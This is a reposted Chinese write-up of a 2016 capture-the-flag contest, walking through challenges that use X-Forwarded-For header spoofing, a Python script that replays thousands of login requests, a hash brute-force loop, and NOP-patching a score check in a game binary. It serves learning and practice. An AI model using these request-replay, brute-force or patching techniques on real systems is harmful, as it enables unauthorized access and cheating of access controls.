NEDU第一届融思杯网络安全大赛WriteUp

转载

chuangfang3435 于 2016-06-04 20:25:00 发布 287 收藏
文章标签： 网络 php python
原文链接：https://my.oschina.net/u/2616541/blog/687201
版权

Rs平台

1. 签到

一开始看见这道题提及到Alpha Go, 思路一下就被带到了李世石大兄弟那里，但是题干中又给出一个什么IRC:219.237.7.246:8080， 百度一发，叫“因特网中继聊天”，这是什么东西嘛，和Alpha Go有什么关系..但是这题的题目名称叫做签到，所以我的思想就是一定有哪个隐藏的页面，到达那个页面利用我的token然后balabala就会得到flag，开始扫219.237.7.246下面的端口吧，结果出来5003, 5004, 5005, 8000 然而这前三个端口是另外的三道题，场控说题目所有的已知都是有用的， 这时才把注意力放在IRC身上， 然后百度出来一个叫做mIRC的软件， 配置一下频道， 确实连到了给出的频道，里面有一个公共聊天室，有几个是场控大人，还有一个机器人，我竟然每个人都发了flag、flag+token、get the flag+token, 最后get flag + token得到了第一个flag

mIRC配置：http://blog.csdn.net/john_cdy/article/details/7742218


2. 图片里的秘密

这题很明确，就是用给出的图片，然后解密图片就拿到flag，真是太聪明了，打开连接.....为毛是一串英语.....翻译出来是不要被表象所迷惑.....很明显，这一定把图片的路径隐藏到了某个地方，直接放burp里面抓一下，看看报文里有没有有关flag的信息，跑了之后搜到了一个flagpath，很明显这个是告诉我们flag的地址，但是这万一就是flag呢，拿去试了一下.....果然不是flag，老老实实的把这复制到地址栏吧，还真进去了，又出来一大串英文.....告诉我必须要从……这个地址进入，把这段放地址栏里跑还进不去这个网页，也是醉了，但是还告诉一定要从这里进入才行，说明在这段背后一定隐藏着什么，现在的大体的方向是没错的，把这个地址放进burp里面跑一下，说不定会抓到下一个flagpath。结果跑了n遍，什么都没有抓到.....之前看到过一个X-Forwarded-For的头，尝试一下X-Forwarded-For:……然后Forward，Bingo！图片找到，down下来，右键记事本，拉到最下面，摩丝密码，拿到flag

3. 提交

给了一个3000行的密码集，一个login，估计是要1/3000的几率找出那个对的id， username， passwd 组合了，先把密码集down下来，分成3个txt，分别存储id, username, passwd, 扔进burp的Pitch Fork里面慢慢破解吧，看啥时候返回success, 结果可是666，返回了12个正确的组合，而且竟然是0-11个id, 来手动搞一波看看什么鬼情况，前几个还没发现规律，到8,9个的时候发现title已经和id一样了，才反应过来是按照给定的密码集登录3000次，然后第3001次进入login的时候就是一片彩虹吧，写了个脚本，跑3000次，然后手动打开login，果真是flag，提交一波~

下面附上代码。Cookie那行后面就是session的一大长串值了




```python
#!/usr/bin/env python
#-*-coding:utf-8-*-
import urllib2,urllib,re

url="http://219.235.7.246:5005/login_check"
f1 = open("1.txt")
n=0
while 1:
    line = f1.readline().split(" ",2)
    if line:
        data = {
            "id":line[0].strip(),
            "username":line[1].strip(),
            "password":line[2].strip()
        }
        headers = {
            "Referer":"http://219.235.7.246:5005/login",
            "Cookie":"UserToken=6dca6cbc06e16c8975e27f5a03e50738; path=/;session=.eJx
        }
        data = urllib.urlencode(data)
        req = urllib2.Request(url,data,headers)
        re2 = urllib2.urlopen(req).read()
        n = n+1
        print (n)
    if n==3000:
        break
    if not line:
        break
```


4. Sha1&md5

这题应该是比较无脑吧，一开始以为是要解密，后来发现并不正确.....然后就考虑对那个cipher text 先md5 再sha1试试，写了一个脚本跑一波，flag

后来尝试了一波手动两次加密.....5s 太快了臣妾做不到啊....




```
#!usr/bin/env python
#-*- coding: UTF-8 -*-

import urllib2,urllib,re,hashlib

url = 'HTTP://219.235.7.246:5003/login'
url2 = "HTTP://219.235.7.246:5003/login_check"

head = {
    "Cookie":"session=.eJw9j0FrhDAUhP9Keec9NOpJ6GFLVFx4L2ijklyKVanGRKHt4uqy_72BQk8DMzAz3x3a3
    "User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
}

re = urllib2.Request(url, headers = head)
ba = urllib2.urlopen(re).read()  # ALL the HTML_DOM
# print ba
b = ba.split("value=\"")
b = b[2].split("\"><br/>")[0].strip() # CipherText
c = b[1].split("\"><br/>")[0].strip() # UserName
print c
n = 1
def jiami(i):
    hash_md5 = hashlib.md5(str(i)).hexdigest()
    hash_sha1 = hashlib.sha1(hash_md5).hexdigest()
    return hash_sha1
while n <= 10000:
    a = jiami(n)
    if a == b:
        data = {
            "username":c,
            "ciphertext":b,
```



```
while n <= 10000:
    a = jiami(n)
    if a == b:
        data = {
            "username":c,
            "ciphertext":b,
            "plaintext":n
        }
        dat = urllib.urlencode(data)
        ht = urllib2.Request(url2,dat,head)
        ht1 = urllib2.urlopen(ht)
        print ht1.read()
        break
    else:
        n = n + 1
```


5. 贪吃蛇

这个是啥子嘛，就是要玩贪吃蛇，还不让我控制蛇，要连socket，从看见这道题之前并不知道socket是什么鬼，先恶补一波如何用python大法连接socket。原来就import 一个socket然后再连接一下就行.....发送和接受数据就send()和recv()就妥，连上socket之后发送自己的token这死蛇也不动啊.....原来是要发送一个命令控制蛇，于是改进程序，send一个Turn的方向，结果就是朝着一个方向不回头啊不回头.....换一个思路.....右键Notepad++打开，搜索一下flag，出来一个




```
NULErrorCommendNULNULNULNULSuccess Flag:flag{%s}NUL
LNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
```

很明显就是if else 的句型，所以只要构造if 的条件为1就行了，思路好清晰.....我去哪构造这个if啊.....突然反应到这题是个Reverse, 百度一下有没有傻瓜一点的逆向工具，一开始看见了OD， 打开之后确实很高深的样子（省略室友惊呆的表情），连我自己都惊呆了，这根本看不懂啊.....然后尝试IDA一波，IDA还好一些，进来给我显示出一大堆框图，这我就不怕了，找到了main，然后没有然后了，框图里面的依旧是不明白什么意思，但是我知道mov 是赋值，这编译原理课上老师提到一嘴，接着去百度IDA 的用法，百度说F5大法可以搞出伪代码，太神奇了，我只能这么描述它。之后就开始读程序，有一个main的头函数，不用想就知道那个if一定不会藏在这里，这就太简单了，于是乎准备从第一个函数开始读.....虽然提示了我274个函数，好像是有点多，不过还是得找，找到了一个叫sub_401E89的函数，鬼知道这是什么名字，但是里面有惊喜啊



```
if ( dword_411BC0 > 300 )
{
  v7 = malloc(0x14u);
  *(_DWORD *)v7 = 0;
  sub_401000();
  memset(v1, 0, 0x1F4u);
  sprintf((char *)v1, "Success Flag:flag{%s}", v7);
  byte_411BBC = 0;
}
send(*(SOCKET *)((char *)&s + v3), (const char *)v1, strlen((const char *)v1), 0);
```

看到这就太明显了，300是score，如果分数大于300 则输出flag，否则就输出什么鬼没看懂.....光标放在300那，按Tab，就能跳到框图那个界面对应的地方，不要问我为什么要按Tab，我也不知道我为什么知道...




```
add     esp, 0Ch
jmp     loc_4020AD
```

```
loc_4020AD:
cmp     dword_411BC0, 12Ch
jle     short loc_4020F6
```


```
push    14h             ; size_t
call    _malloc
mov     edi, eax
add     esp, 4
mov     dword ptr [edi], 0
call    sub_401000
push    1F4h            ; size_t
push    0               ; int
push    ebx             ; void *
call    _memset
add     esp, 0Ch
push    edi
push    offset aSuccessFlagFla ; "Success Flag:flag{%s}"
push    ebx             ; char *
call    _sprintf
```

果真有jump跳到这个判断loc_4020AD: 这个地址， 这里的12c是16进制表示的300，百度了一下汇编 cmp 是compare 的意思，猜测为if 判断，那么如果这个jle为真则跳到Success Flag这个框框里，如此看来只需要把这段接收到的值==0就可以了，此时我试了N种方法都不能编辑这段框图，准备打开OD尝试一下，查找push 0x14 找到了位置，此处不查找cmp那行的原因是当你在IDA中打开了一次这个二进制文件和你在OD中打开文件在内存中占用的地址一定是不同的，所以一定是找不到的，但是push 14h那句不涉及到地址的问题，所以可以依靠这个来查询CMP的位置，如图



```
  813D C01B060 cmp dword ptr ds:[0x61BC0],0x12C
  7E 3D         jle XSocketSe.000520F6
  6A 14         push 0x14
  E8 8F020000   call SocketSe.0005234F
  8BF8          mov edi,eax
. 83C4 04       add esp,0x4
. C707 00000000 mov dword ptr ds:[edi],0x0
. E8 30EFFFFF   call SocketSe.00051000
. 68 F4010000   push 0x1F4
. 6A 00         push 0x0
. 53            push ebx
. E8 E3650000   call SocketSe.000586C0
. 83C4 0C       add esp,0xC
. 57            push edi
. 68 04E70500   push SocketSe.0005E704              ASCII "Success Flag:flag{%s}"
. 53            push ebx
. E8 09010000   call SocketSe.000521F5
. 83C4 0C       add esp,0xC
. C605 BCB060   mov byte ptr ds:[0x61BBC],0x0
> 8BC3          mov eax,ebx
. 8D50 01       lea edx,dword ptr ds:[eax+0x1]
. EB 03         jmp XSocketSe.00052100
```


左边红色框框里面的灰色箭头标出了jle的另一分支为下面的，中间的是success flag，右边有写出来，我们的思路就是把cmp的判断构造成==0即可，突然发现不会写汇编语言啊，那我就把这个if直接干掉，不判断，直接给我输出flag，选中cmp 和 jle 两行然后按空格，选中使用NOP填充，然后在输入框内输入nop，nop就是空的意思，相当于程序里打了两行回车不影响程序执行，然后点运行，上面那个红色的剪头，然后程序连一下端口，给出token，然后接收一下返回数据，拿到flag！



```python
#!/usr/bin/env python
#-*-coding:utf-8-*-
import socket
host="127.0.0.1"
port=35110
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
token = "flag:6dca6cbc06e16c8975e27f5a03e50738"
s.send(token)
flag = s.recv(100)
print flag
```

I春秋平台


1. Painted eggshell



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title
...5.112:22...	GET	/source/404.php	□	200	355	HTML	404 Not F

```
e/404.php HTTP/1.1
Host: 120.132.85.112:22635
Proxy-Connection: keep-alive
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/50.0.2661.94 Safari/537.36
Referer: http://120.132.85.112:22635/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
```



Search: flag

Options: □ Case sensitive □ In-scope only □ Regex □ Dynamic update □ Negative match

Locations: ☑ Request headers ☑ Response headers ☑ Request body ☑ Response body

Tools: ☑ Target ☑ Scanner ☑ Proxy ☑ Repeater

Source	Host	URL	Status	Length	Time requested
Target	http://120.132.85.112:22635	/source/admin.php?Submit=%E5%90%8E%E5%8F%B...	302	271	17:38:27 10 五月 2016

```
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4
Location: ./404.php
Content-Length: 81
Content-Type: text/html

□□□□□□□□□□□□□□□□□□□□□□!flag{a1941b114e5f522e215dd71d7f6b8d57}
```

flag

Search completed


1 results

